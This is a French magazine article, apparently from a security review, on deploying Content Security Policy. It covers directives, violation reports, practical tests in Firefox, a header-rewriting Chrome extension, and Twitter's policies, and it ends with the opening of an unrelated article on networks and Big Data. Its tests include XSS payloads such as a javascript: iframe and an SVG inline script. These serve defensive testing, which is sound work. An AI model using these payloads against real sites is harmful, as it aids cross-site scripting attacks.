Fig. 1 : Support de CSP dans les différents navigateurs

Au fur et à mesure des avancements du mécanisme, des implantations expérimentales par les différents navigateurs du marché ont été réalisées. Ceci a mené à des choix différents au niveau des en-têtes HTTP de retour afin d'appliquer la politique de sécurité. Par exemple, Firefox et Chrome ont respectivement utilisé « X-Content-Security-Policy » et « X-WebKit-CSP ». Internet Explorer 10 et 11 bénéficient pour leur part d'une implantation partielle avec l'entête « X-Content-Security-Policy ».

Tout ceci évolue très vite, en témoigne l'illustration suivante où nous pouvons constater que le support est plutôt fonctionnel dans le monde « desktop », mais encore perfectible dans le monde des navigateurs embarqués sur les mobiles (Fig. 1).

En conséquence, dans un environnement où les internautes auraient des versions de navigateurs hétérogènes, i.e. différentes de la dernière version stable, il est serait intéressant, pour un support large, de transporter la politique de sécurité CSP via les trois entêtes « X-Content-Security-Policy », « X-WebKit-CSP » et l'officiel « Content-Security-Policy ». Cependant, comme la politique de sécurité est transmise à chaque réponse HTTP, alors la charge des en-têtes devient loin d'être négligeable, en particulier lorsque des politiques de sécurité comprennent de nombreuses origines en liste blanche. Cela devient alors contraire aux recommandations pour l'optimisation des performances, en particulier dans le monde cellulaire.

6 Conception de la politique de sécurité CSP

Les politiques de sécurité CSP sont appliquées sur chacune des pages Web du site protégé. À noter qu'il est envisageable d'avoir des politiques de sécurité CSP plus ou moins restrictives selon les différentes pages du site Web. Par conséquent, nous identifions une complexité sujette à erreurs de configuration : il est probablement

préférable d'avoir une politique de sécurité CSP unique pour l'ensemble des pages du site Web. Cette politique sera alors un sur-ensemble des différentes politiques de sécurité CSP unitaires des différentes pages.

La politique de sécurité CSP est décrite grâce à un ensemble de directives qui chacune représente un ensemble de restrictions à appliquer. Une directive est composée d'un nom de directive qui indique les privilèges contrôlés et d'une valeur qui indique les restrictions à appliquer sur ces privilèges.

```
Content-Security-Policy: script-src 'self' https://apis.truc.com
```

Par exemple, la politique de sécurité ci-dessus acceptera de charger via les balises **<script>** du contenu issu de la même origine via l'argument **'self'**, et du contenu issu de l'origine **https://apis.truc.com**.

Le standard CSP 1.0 décrit les directives suivantes :

- **script-src** qui restreint l'exécution et le chargement des scripts ;
- **object-src** qui restreint le chargement de ressources liées à des *plugins* (e.g. Flash) ;
- **style-src** qui restreint l'exécution et le chargement des feuilles de style ;
- **img-src** qui restreint le chargement d'images ;
- **media-src** qui restreint le chargement vidéo et audio ;
- **frame-src** qui restreint l'insertion de *iframes* ;
- **font-src** qui restreint le chargement de polices de caractères ;
- **connect-src** qui restreint les URIs accessibles depuis les interfaces script (e.g. **XMLHttpRequest**) ;
- **sandbox** (optionnelle) qui applique une politique de sécurité *sandbox* HTML (pour les navigateurs supportant cette fonctionnalité apportée par HTML 5) ;
- **default-src** qui est un alias de toutes les directives précédentes sauf *sandbox* qui est optionnelle.

La directive **script-src** a un impact très important, en effet, les scripts « *inline* » qui gèrent les événements « inline » ne sont plus autorisés par défaut ! Certes, cela est nécessaire pour prévenir les failles XSS, cependant, cela a une implication forte dans la conception du site Web concerné !

Typiquement, dans l'exemple suivant, le code JavaScript ne sera pas exécuté :

```
<script>
  function doThings() {
    alert('KIKOO!');
  }
</script>
<button onclick='doThings();'>Hey!</button>
```

Il est alors nécessaire d'effectuer un travail de re-ingénierie de la page Web concernée afin de séparer le code des données, comme cela peut être réalisé dans l'exemple suivant :

```
<!-- things.html -->
<script src='amazing.js'></script>
<button id='things'>Hey!</button>

// amazing.js
function doThings() {
  alert('KIKOO!');
}
document.addEventListener('DOMContentReady', function () {
  document.getElementById('things')
          .addEventListener('click', doThings);
});
```

De la même manière, les JavaScript URIs ne seront pas autorisées par défaut :

```
<a href="javascript:alert('kikoo!');">Kikoo!</a>
```

Une violation de la politique de sécurité sera levée comme suit :

```
Content Security Policy: Directive inline script base restriction violated
javascript:alert('kikoo!');
```

Un travail de re-ingénierie du code rend possible l'utilisation de la directive **script-src** afin de charger le code JavaScript depuis la source concernée. Sinon, il est possible de débrayer ce mécanisme grâce à l'option **unsafe-inline** qui désactive le mécanisme de protection, mais dans ce cas, l'intérêt d'utiliser CSP est nettement plus limité.

Lorsque la politique de sécurité CSP n'est pas décrite par une directive particulière, alors, elle n'est pas appliquée : pas de mode « bloquant » par défaut. Afin de bénéficier de ce mode bloquant, il faut se reposer sur la directive **default-src** qui prend en compte la quasi-totalité des directives (cf. description des directives).

La politique de sécurité ci-dessous est très restrictive puisque seules des ressources de la même origine pourront être chargées. Nous évitons alors toute exploitation de failles de sécurité issues d'injection de ressources dans le document.

```
Content-Security-Policy: default-src 'self'
```

Afin de se protéger contre les failles XSS, la politique de sécurité doit inclure soit :

- les directives **script-src** et **object-src** vers des origines autorisées ;
- la directive **default-src** (qui inclut les directives **script-src** et **object-src**) vers des origines autorisées.

Dans tous les cas, il ne faudra pas autoriser « **unsafe-inline** » ni « **unsafe-eval** » dans les directives **script-src** ou **default-src**.

L'option **unsafe-eval** autorise l'utilisation de **eval()**. En effet, certains codes JavaScript peuvent appeler **eval()** lors de leur initialisation. Nous pensons notamment au célèbre **eval(function(p,a,c,k,e,r)(...))**. Des évolutions dans CSP 1.1 seraient prévues pour autoriser ces comportements à l'initialisation, sans avoir à utiliser **unsafe-eval** qui a une action globale.

7 Rapports sur les violations des politiques de sécurité CSP

À des fins de journalisation, la directive **report-uri** spécifie l'URI à laquelle seront rapportées les violations. Ces violations sont effectuées par des requêtes POST qui seront émises pour chaque violation. En conséquence, si de nombreuses violations sont présentes et que vous opérez un site à forte audience, il faudra faire attention au dimensionnement. À noter par ailleurs que l'URI doit faire partie de l'origine du site Web sur lequel s'applique CSP (si nous avons http://www.truc.com, alors l'URI doit être http://www.truc.com/path/csp_report).

Il est à noter que le format des rapports de violation des politiques CSP est différent selon la version 1.0 ou 1.1.

L'objet envoyé en cas de violation CSP 1.0 est au format JSON, avec les éléments suivants :

- **document-uri** : l'URI du document protégé, sans la partie « fragment » (#) ;
- **referrer** : l'attribut *referrer* de la ressource protégée ;
- **blocked-uri** : l'URI de la ressource non autorisée, sans la partie « fragment » (#) ;
- **violated-directive** : la directive qui n'a pas été respectée ;
- **original-policy** : la politique de sécurité CSP telle que reçue par le navigateur.

En CSP 1.1, nous avons :

- **blocked-uri** : l'URI non autorisée à être chargée ;
- **document-uri** : l'URI du document protégé, sans la partie « fragment » (#) ;
- **effective-directive** : le nom de la directive qui n'a pas été respectée (plus précisément que **violated-directive** qui, par exemple, peut contenir **default-src**) ;
- **original-policy** : la politique de sécurité CSP telle que reçue par le navigateur ;
- **referrer** : l'attribut *referrer* de la ressource protégée ;
- **status-code** : le code de retour de la réponse HTTP (ex. 200, 302) si la ressource a été récupérée par HTTP ;
- **violated-directive** : la directive qui n'a pas été respectée (pouvant être **default-src**) ;
- **source-file** (optionnel) : l'URI de la ressource où la directive n'a pas été respectée ;
- **line-number** (optionnel) : le numéro de ligne dans **source-file** où la directive n'a pas été respectée ;
- **column-number** (optionnel) : le numéro de colonne dans **source-file** où la directive n'a pas été respectée.

Le format de rapport de violations CSP a grandement évolué entre la version 1.0 et la version 1.1, puisqu'il est possible d'avoir une bonne granularité sur les raisons pour lesquelles une directive a été violée. Typiquement, les numéros de lignes et de colonnes sont particulièrement importants pour faciliter les investigations.

Nous constatons aussi qu'il n'est pas possible de définir les types de violations sur lesquelles il serait intéressant de récupérer un rapport de la part du navigateur. Par conséquent, toute violation entraîne un rapport complet.




Fig. 2 : Exemple de violation CSP.

L'exemple ci-dessous présente les détails d'une violation CSP issue de Mozilla Firefox 24, où nous constatons que les informations sont différentes de celles présentées ci-dessus, puisque nous n'avons pas **original-policy** et que nous avons **script-sample** (Fig. 2).

À noter que le mode « Report » est sans authentification, par conséquent, n'importe qui est capable d'envoyer un POST sur l'URI mentionnée ce qui aura pour effet de polluer les statistiques réelles et d'éventuellement saturer le service Web les collectant.

8 Problématiques

8.1 Déploiement

Les politiques de sécurité CSP seront différentes en qualification et en production. Généralement, les ressources externes appelées en qualification ne sont pas des ressources de production, ceci complexifie grandement la capacité à tester les politiques en environnement final.

La logique de déploiement serait de concevoir la politique de sécurité de manière itérative. En effet, grâce au mode « *Report-only* », les violations de la politique de sécurité CSP pourront être découvertes puis prises en compte. Une fois un niveau de confiance dans la politique de sécurité mis en place, il sera possible de passer en mode « *Enforcement* ».

Mais même de manière itérative, il est souvent compliqué de décrire la politique de sécurité CSP. En effet, les violations remontées peuvent l'être du fait que le code JavaScript autorisé réalise lui aussi pour sa part d'autres connexions pour récupérer d'autres codes JavaScript tiers qu'il faut

alors autoriser un par un dans la politique de sécurité CSP. C'est souvent le cas pour les régies publicitaires. Dans ce dernier cas, pas le droit à l'erreur, car il n'est pas envisageable d'a voir un effet de bord fonctionnel du fait qu'elles sont la principale source de revenus dans le monde du Web.

Vous l'aurez compris, en mode bloquant, pas le droit à l'erreur ! Par exemple, si votre service présente des bannières publicitaires que vous n'auriez pas explicitement autorisées, elles passeront à l'as ! Or, le point délicat est que l'on ne maîtrise pas ce qui est effectué par le code tiers JavaScript qui a été préalablement autorisé avec la directive `script-src`.

L'utilisation des barres sociales est de plus en plus populaire. Par exemple, avec celle de Google Plus, il faudrait autoriser http://apis.google.com/js/plusone.js, du coup il faudrait spécifier http://apis.google.com dans la politique de sécurité CSP. Cependant, si un code retour HTTP 302 (*Moved Temporarly*) est retourné au navigateur par le serveur, alors la politique de sécurité CSP empêchera la récupération sur https://apis.google.com/js/plusone.js. Cela peut poser des problématiques fonctionnelles lorsque des services migrent vers HTTPS sans que l'on soit au courant. Donc il faudrait prévoir le coup en autorisant par défaut http et https pour chaque origine, mais cela n'est pas une solution très satisfaisante...

8.2 Performances

La liste blanche peut être de taille conséquente et sera transmise à chaque réponse HTTP. Déjà que les navigateurs se promènent avec des cookies longs comme le bras, on n'avait pas besoin de ça, en particulier dans les environnements mobiles.

De la même manière, éviter systématiquement le JavaScript *inline* peut être parfois contraire aux recommandations sur les performances, car faire une nouvelle requête réseau pour récupérer une autre ressource JavaScript n'est généralement pas recommandé, il faut alors mutualiser avec du code JavaScript qui sera déjà dans un fichier dédié. Au niveau performance, il est recommandé de distribuer l'ensemble du contenu JavaScript d'un site en un seul hit, sur un domaine différent de celui appelé afin d'éviter le transport des cookies sur le domaine principal (cette astuce est appelée : « *cookie-free domain* »).

La version 1.1 de CSP sera plus souple dans la gestion du code JavaScript inline comme cela est présenté dans le chapitre 11 de cet article.

8.3 En-têtes hétérogènes

Les implémentations de CSP ayant évolué dans le temps pour les différents navigateurs, il faudrait, pour tous les supporter, envoyer à la fois les trois balises « X-Content-Security-Policy », « X-WebKit-CSP » et l'officiel « Content-Security-Policy », ce qui n'est pas envisageable pour des problématiques de performance, en particulier avec des politiques faisant plusieurs centaines d'octets ! La solution idéale, à terme, consiste à ne positionner que l'entête normalisé, soit « Content-Security-Policy ».

8.4 Extensions des navigateurs

Les « bookmarklets » et extensions de navigateurs ne devraient pas être affectées par l'utilisation de CSP comme cela est stipulé dans ses spécifications **[GITHUB]**. Cependant, cela n'est pas forcément vrai en pratique, en particulier pour Safari et Chrome dont les extensions sont développées en JavaScript. En effet, les extensions peuvent parfois réaliser des modifications de la page qui seraient bloquées par la politique de sécurité CSP **[CONTENTSCRIPT]**. Dans ce cas-là, si vous avez activé le mode « Report », vous risquez d'être submergés de notifications sur un ensemble d'extensions que dans tous les cas vous ne pourrez modifier. Par ailleurs, il sera aussi difficile pour vous d'identifier la cause réelle du problème avec les seules informations contenues dans le rapport d'erreur CSP du fait que votre code JavaScript interagit fortement avec le code JavaScript de l'extension concernée.

8.5 Collecteur CSP

Ci-dessous, un exemple de collecteur de rapports d'erreur CSP :

```
<?php
$logfile = '/var/log/csp/csp-violations.log';
$data = file_get_contents('php://input');
$data = json_decode($data);

if ($data) {
    $data = json_encode($data);
    file_put_contents($logfile, $data. ''\n'', FILE_APPEND);
}
```

9 Choix de la politique de sécurité CSP

9.1 Quelques tests pratiques

Dans cette partie, nous décrivons quelques tests réalisés sur Mozilla Firefox 24.0 afin de mettre en exergue quelques modes de fonctionnement de CSP **[MOZILLA]**.

9.1.1 Tests sur l'ordre des directives

Attention à l'ordre des priorités sur les directives :

```
<?php
header("Content-Security-Policy: default-src 'self'; script-src 'self'
http://sandbox2");
?>
<script type="text/javascript" src="http://sandbox2/csp/inc.js"></script>
```

Avec la politique de sécurité CSP ci-dessus, la récupération de la ressource sera autorisée, contrairement au cas suivant :

```
<?php
header("Content-Security-Policy: default-src 'self' http://sandbox2;
script-src 'self'");
?>
<script type="text/javascript" src="http://sandbox2/csp/inc.js"></script>
```

La directive **default-src** comprend la directive **script-src**, mais si cette dernière est définie, alors elle sera prioritaire.

Enfin, autre point intéressant, la politique de sécurité CSP ci-dessous n'autorise pas https://apis.google.com sur **script-src** :

```
<?php
header("Content-Security-Policy: default-src 'self' https://apis.google.com;
script-src 'self' http://sandbox2");
?>
<script type="text/javascript" src="http://sandbox2/csp/inc.js"></script>
```

Dans http://sandbox2/csp/inc.js, nous avons :

```
document.write('<script type="text/javascript" src="https://apis.
google.com/js/plusone.js"></script>');
```

Ce qui est décrit dans **script-src** est prioritaire sur ce qui est décrit dans **default-src**. Il aurait été préférable pour des raisons pratiques de considérer que certaines origines sont de confiance, quelles que soient les types de données récupérées (JavaScript, images ou autres...).

9.1.2 Test sur l'injection de JavaScript

Sur l'origine http://sandbox, nous positionnons :

```
<?php
header("Content-Security-Policy: default-src 'self'; script-src http://
sandbox2; report-uri http://sandbox/csp/csp-violations.php");
?>
<script type="text/javascript" src="http://sandbox2/csp/inc.js"></script>
```

Sur l'origine http://sandbox2, nous avons :

```
document.write('<script type="text/javascript" src="https://apis.
google.com/js/plusone.js"></script>');
```

Nous constatons dans l'exemple précédent que la ressource présente sur http://sandbox2 est bien autorisée, ce qui mène au téléchargement et à l'interprétation du JavaScript inclus. Cependant, ce dernier modifie le DOM afin d'y rajouter une balise script qui pourra télécharger un autre JavaScript depuis une origine non autorisée dans la politique de sécurité CSP. Ceci sera contrôlé et empêché par le navigateur qui appliquera la politique de sécurité à la lettre. Donc le contrôle est réalisé après les éventuelles modifications du DOM par les codes JavaScript qui auraient été préalablement autorisés par la politique de sécurité CSP.




Figure 3 : Mode de fonctionnement de la WebRequest API de Chrome.

9.1.3 Test sur les JavaScript URI

Par exemple, une politique comme celle-ci :

```
script-src http://sandbox2 https://apis.google.com; frame-src *; img-src *
```

Avec un contenu comme celui-ci :

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

Induit :

```
Content Security Policy: Directive inline script base restriction violated
javascript:alert('XSS');
```

Le contrôle sur le JavaScript inline est bien réalisé même si l'on autorise le chargement des frames.

9.1.4 Test sur le JavaScript inline via SVG

```
<svg xmlns="http://www.w3.org/1999/svg"><script>alert(1)</script></svg>
```

Est bien contrôlé par CSP si pas de directive « **unsafe-inline** ».

9.2 Comment tester sans déployer ?

Une extension Mozilla Firefox nommée « UserCSP » facilite la création des politiques de sécurité CSP en proposant une politique de sécurité CSP lors de la navigation sur les différentes pages Web **[USERCSP]**. Il propose aussi d'appliquer la politique de sécurité retenue sans que le site Web n'intègre ces mécanismes. Les politiques de sécurité sont alors testables « artificiellement ».

Sinon, grâce aux fonctionnalités avancées des navigateurs, il est envisageable de tester ces mécanismes de sécurité sur des sites en production sans toucher une seule ligne de code ou de configuration.

En effet, les extensions des navigateurs proposent généralement des APIs qui permettent de modifier pages Web, requêtes et réponses HTTP, et autres comme cela est présenté ci-dessous pour Google Chrome (Fig. 3).

Inspiré de **[PLANBOX]**, nous avons donc expérimenté le développement d'une extension Chromium minimaliste qui applique une politique de sécurité de son choix sur les URLs définies (ici **all_urls**).

```
Background.js
var policy = "default-src 'self'"; // politique à appliquer
var modifyResponse = function(details) {
  var done = false;
  for (i = 0; i < details.responseHeaders.length; i++) {
    if (isCSPHeader(details.responseHeaders[i].name.toUpperCase())) {
      details.responseHeaders[i].value = policy;
      var done = true;
    }
  }
  if (!done) {
    var responseHeaders = [];
    responseHeaders.push({name: "Content-Security-Policy", value:
policy});
```

```
    details.responseHeaders = details.responseHeaders.concat(responseHeaders);
  }

  return {responseHeaders: details.responseHeaders};
};

chrome.webRequest.onHeadersReceived.addListener(modifyResponse, {urls: ["<all_
urls>"]}, ["responseHeaders", "blocking"]);

function isCSPHeader(headerName) {
  return (headerName == 'CONTENT-SECURITY-POLICY');
}
```

manifest.json

```
{
  "name": "KikooExtension",
  "version": "1.0",
  "manifest_version": 2,
  "permissions": [
    "webRequest",
    "webRequestBlocking",
    "<all_urls>"
  ],
  "background": {
    "scripts": ["background.js"],
    "persistent": true
  }
}
```

Cette extension mériterait d'être grandement améliorée, mais peut servir de base de travail pour une extension plus complète.

Par ailleurs, la rédaction de cet article nous a incités à développer une extension pour Chrome qui a pour but de notifier dans la barre de navigation le support effectif (ou pas) de CSP par le site Web visité. L'extension est disponible à **[CSPEXT]** et sera proposée aussi sur le Chrome Web Store à terme.

10 Déploiement mondial du CSP

Quelques cas pratiques de déploiement réels existent, comme par exemple sur certains sites de Twitter.

```
https://blog.twitter.com (mode " Enforce " avec Report)

default-src https: 'unsafe-eval'; report-uri https://twitter.com/scribes/csp_
report; img-src https: data: ; script-src https://*.twitter.com https://*.twimg.
com https://*.vine.co 'unsafe-eval' ; frame-src https://* chrome-extension: about:
javascript:

https://tweetdeck.twitter.com (mode " Report-only ")

options eval-script; script-src 'self' https://*.twitter.com https://*.twimg.
com https://ssl.google-analytics.com https://graph.facebook.com https://api-read.
facebook.com https://api-ssl.bitly.com; object-src 'self' https://www.youtube.com;
report-uri /csp_report

https://translate.twitter.com (mode " Enforce " avec Report)
default-src 'self' chrome-extension:; connect-src 'self' chrome-extension:;
font-src 'self' chrome-extension:; frame-src https://s-static.ak.fbcdn.net
https://fbcdn-sphotos-a.akamaihd.net https://*.googleapis.com https://
*.twitter.com https://*.twimg.com https://*.google-analytics.com https://
s3.amazonaws.com https://localhost:* https://localhost.twitter.com:* https://
twitter.com 'self' chrome-extension:; img-src https://s-static.ak.fbcdn.net
https://fbcdn-sphotos-a.akamaihd.net https://*.googleapis.com https://
*.twitter.com https://*.twimg.com https://*.google-analytics.com https://
s3.amazonaws.com https://localhost:* https://localhost.twitter.com:* https://
twitter.com https://twimg0-a.akamaihd.net 'self' chrome-extension: data:;
media-src 'self' chrome-extension:; object-src 'self' chrome-extension:;
script-src https://s-static.ak.fbcdn.net https://fbcdn-sphotos-a.akamaihd.net
https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://
*.google-analytics.com https://s3.amazonaws.com https://localhost:* https://
localhost.twitter.com:* https://twitter.com 'self' about: chrome-extension:;
style-src 'unsafe-inline' https://s-static.ak.fbcdn.net https://fbcdn-
sphotos-a.akamaihd.net https://*.googleapis.com https://*.twitter.com
https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com
https://localhost:* https://localhost.twitter.com:* https://twitter.com 'self'
chrome-extension:; report-uri https://twitter.com/scribes/csp_report;
```

Cependant, une étude de Veracode de novembre 2012 réalisée sur le Top 1 million Alexa montre que seulement 79 sites Web utilisent le mécanisme CSP **[VERACODE]**. Parmi ces sites Web, 32 utilisent les directives « **eval-script** » et « **inline-script** » qui réduisent sensiblement le niveau de protection réel.

L'étude datant de l'an dernier, nous avons réalisé un test équivalent début novembre 2013 afin de récupérer les entêtes CSP du Top 100 Alexa en considérant que le support effectif de CSP ne peut être réalisé que par l'envoi d'en-têtes HTTP. Nous constatons qu'aucun site Web du Top 100 Alexa n'implémente le CSP. En comparaison, le « X-Frame-Options » est supporté par 35 sites et le « XSS-Protection » est supporté par 26 sites. À noter, que pour ce dernier en-tête, les filtres anti-XSS sont activés par défaut et peuvent donc être désactivés par une notification par le serveur (comme cela est d'ailleurs le cas sur www.facebook.com et www.live.com).

11 Futures évolutions (CSP 1.1+)

Plusieurs améliorations sont prévues dans les évolutions futures du standard. Une évolution qui devrait assouplir l'utilisation du JavaScript « inline » sera de pouvoir mettre en liste blanche la partie de script concernée grâce à un aléa qui servira d'identifiant d'autorisation.

Pour chaque requête, le serveur génère un aléa unique et aléatoire et l'inclut dans la politique de sécurité CSP :

```
Content-Security-Policy: default-src 'self'; script-src 'self'
https://example.com 'nonce-$RANDOM'
```

Cette valeur est aussi appliquée à chaque élément script qui doit être exécuté. Par exemple, si le serveur génère l'aléa **Nc3n83cnSAd3wc3Sasdfn939hc3**, alors la politique de sécurité CSP sera la suivante.

```
Content-Security-Policy: default-src 'self'; script-src 'self'
https://example.com 'nonce-Nc3n83cnSAd3wc3Sasdfn939hc3'
```

Les éléments script pourront alors s'exécuter ou pas selon qu'ils seront en liste blanche ou posséderont l'aléa correct :

```
<script>
alert("Blocked because the policy doesn't have 'unsafe-inline'.")
</script>

<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa">
alert("Still blocked because nonce is wrong.")
</script>

<script nonce="Nc3n83cnSAd3wc3Sasdfn939hc3">
alert("Allowed because nonce is valid.")
</script>
```

```
<script src="https://example.com/allowed-because-of-src.js"></
script>
<script nonce="EDNnf03nceIOfn39fn3e9h3sdfa"
        src="https://elsewhere.com/blocked-because-nonce-is-wrong.
js"></script>
<script nonce="Nc3n83cnSAd3wc3Sasdfn939hc3"
        src="https://elsewhere.com/allowed-because-nonce-is-valid.
js"></script>
```

Les éléments script avec l'aléa correct pourront s'exécuter, qu'ils soient externes ou inline. Les éléments script sans l'aléa correct ne pourront s'exécuter que s'ils sont en liste blanche.

Cette fonctionnalité semble pouvoir répondre au besoin, cependant, là encore il faudra adapter les développements « Front » de manière à générer à la volée cet aléa et le positionner dans tous les éléments scripts à autoriser. Une autre alternative est de disposer de modules au niveau du serveur Web capables de rajouter les aléas et les en-têtes CSP à la volée de la distribution des pages Web, mais cela reste très expérimental **[CSPAPACHE]**.

12 Autres considérations

12.1 CSP et ModSecurity

Le billet **[MODSECURITY]** présente une approche originale de l'application d'une politique de sécurité CSP grâce à ModSecurity, le pare-feu Web open source le plus célèbre. Celle-ci est réalisée en modifiant les réponses HTML afin d'y inclure la balise « meta » avec la politique de sécurité CSP adéquate.

12.2 CSP et les sources de confiance

CSP ne peut prévenir les attaques via une origine déjà autorisée, et ceci est d'autant plus vrai dans le cadre des régies publicitaires qui deviennent un moyen simple et efficace de compromission massive **[ADS]**.

12.3 Bugs d'implémentation CSP dans les navigateurs

Les bugs d'implémentation CSP sont aussi envisageables comme celui-ci **[BUGCSP]** qui permettait de récupérer des données sensibles contenues dans le paramètre `blocked-uri`, avec des exemples à la clé comme les jetons d'accès OAuth 2.0 et OpenID.

12.4 Extensions navigateurs

Comme nous l'avons vu dans les méthodes de déploiement, si nous avons une extension de navigateur qui enlève/modifie les en-têtes CSP, nous ne pouvons rien pour prévenir cette problématique plus profonde qui relève une compromission du navigateur par une extension potentiellement malveillante.

Sur un autre aspect, CSP peut aussi être appliqué sur les extensions des navigateurs. Chrome implémente ces mécanismes et il est alors possible de décrire une politique de sécurité CSP dans les extensions navigateurs **[CHROMEEXT]**.

```
manifest.json
{
  ...,
  "content_security_policy": "[POLICY STRING GOES HERE]"
   ...
}
```

12.5 État de l'art sur les faiblesses de CSP

Enfin, nous conseillons vivement la présentation **[KUZA55]** ainsi que la section 3.6.13 de la thèse de Mario Heiderich **[MARIO]** qui présentent de nombreuses problématiques menant à une efficacité moindre ou inexistante de CSP, dont certaines ont été présentées dans cet article.

Conclusion

CSP est certainement la meilleure approche sur le plan théorique pour contrecarrer les failles d'injection dans les documents Web. Cependant, la mise en œuvre pratique est très délicate sur des sites Web complexes où des ressources qui sont chargées peuvent manipuler le DOM afin de réaliser des opérations qui ne seront pas autorisées. Cela peut être géré de manière itérative avec le mode « Report-only », cependant, cela nécessite des processus bien rodés pour parvenir à une solution n'ayant aucun impact fonctionnel. Dans tous les cas, cela est très délicat puisque ce qui est vrai à l'instant t, ne l'est plus forcément plus tard dès qu'on inclut des ressources tierces... Du coup, si c'est uniquement pour lutter contre les XSS, les coûts et les risques engendrés par la mise en œuvre n'en valent pas forcément la chandelle.

Cependant, sur des sites Web peu complexes, la mise en œuvre d'une telle solution est à la fois efficace par nature et simple à mettre en œuvre.

Bref, on est tiraillés entre les gains apportés par le standard vis-à-vis de la prévention des failles XSS et le sentiment qu'il est sûr de se louper et d'avoir des problèmes fonctionnels. Dans ce cas, il faut rester pragmatique et attendre plus de maturité de ce standard qui prendra très certainement mieux en compte les problématiques de mise en œuvre opérationnelles sur des sites complexes afin d'avoir une capacité d'adoption bien plus élevée qu'aujourd'hui. ■

REMERCIEMENTS

Les plus vifs remerciements à Nicolas Grégoire pour sa relecture attentive.

La bibliographie de cet article est disponible sur : http://www.unixgarden.com/m71ref.pdf

COMMENT LE RÉSEAU S'ADAPTE-T-IL FACE AU PHÉNOMÈNE « BIG DATA » ?

Cédric Llorens & Denis Valois

mots-clés : RÉSEAU / BIG DATA / MPLS / PSEUDO-WIRE / VPLS / VRF

Nous présentons dans cet article comment le réseau fait face au phénomène Big Data. Plusieurs angles sont abordés comme l'adaptation du réseau face à l'explosion du trafic, l'échange d'information entre les centres de données Big Data, l'accès des utilisateurs aux applications associées au Big Data et enfin, l'application des algorithmes de Big Data à l'analyse même du trafic réseau.

1 Introduction

Le phénomène *Big data*, littéralement les *Grosses Données*, induit des contraintes que le réseau doit résoudre. Il nécessite que le réseau puisse acheminer des données d'un point A à un point B de manière efficace, puisse échanger des informations entre des centres de traitement de ces données (lieu de stockage des Big Data) afin d'assurer la synchronisation des services distribués, la sauvegarde de données entre les centres, le mouvement de machines virtuelles, etc., et enfin, puisse permettre l'accès aux utilisateurs de manière sécurisée à ces données via des applications spécifiques.

La première problématique trouve sa réponse grâce aux réseaux MPLS (chapitre 2 - *Multi Protocol Label Switching*) qui fournissent une ossature générique pour véhiculer tout type de trafic tout en assurant la qualité de service. Le deuxième problème est résolu grâce aux différentes techniques de construction topologique de type « pseudo-wire » (câble virtuel) ou « VPLS » (*Virtual Private LAN Service*) ou « VXLAN » (*Virtual Extensible LAN*) (chapitre 3) permettant de raccorder des centres de données quels que soient leurs localisations géographiques à un niveau 2 OSI (couche liaison). Le dernier problème est levé par la mise en œuvre de topologie de service de niveau 3 OSI (couche réseau : IP) permettant à des utilisateurs d'accéder à ces données sans pour autant voir les autres utilisateurs (chapitre 4).

Enfin, le Big Data, c'est surtout des algorithmes qui permettent à un opérateur de mieux comprendre les flux de ses clients (chapitre 5).

2 Le réseau MPLS, support du trafic Big Data

Une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par une topologie redondante. Quant à l'intégrité de ces services, elle est généralement couverte par les protocoles réseau. Cependant, MPLS n'assure pas au sens fort la confidentialité, ni l'intégrité des données transportées.

Dans les réseaux IP, le routage des paquets s'effectue en fonction des adresses IP (*Internet Protocol*), ce qui nécessite de lire les en-têtes IP à chaque passage sur un nœud réseau. Pour réduire ce temps de lecture, deux protocoles ont vu le jour afin d'améliorer le transit global par une commutation des paquets au niveau 2 et non plus 3, comme le fait IP.

Plutôt que de décider du routage des paquets dans le réseau à partir des adresses IP, le protocole MPLS (*Multi Protocol Label Switching*) s'appuie sur des labels. La commutation de paquets se réalise donc sur ces labels et ne consulte plus les informations relatives au niveau 3 incluant les adresses IP. En d'autres termes,

l'acheminement ou la commutation des paquets sont fondés sur les labels et non plus sur les adresses IP **[RFC3270]**.

Un réseau MPLS est composé de routeurs P (*Provider* : dédiés à la commutation), de routeurs PE (*Provider Edge* : dédiés à la création des MPLS/VPN BGP et à la connectivité avec les équipements localisés chez les clients) et de routeurs CE (*Customer Edge* : installés chez les clients et connectés aux routeurs PE), comme l'illustre la figure 1.




Figure 1 : Réseau MPLS

Le protocole MPLS a les spécifications suivantes :

- Couplé à d'autres protocoles, il permet de créer de nouveaux services à valeur ajoutée (VPWS, VPLS, etc.) comme nous le verrons par la suite sur une même architecture physique.
- Il spécifie des mécanismes pour transporter des flots de données de paquets (i.e. paquet IP) avec diverses granularités (grosseur du flot, etc.).
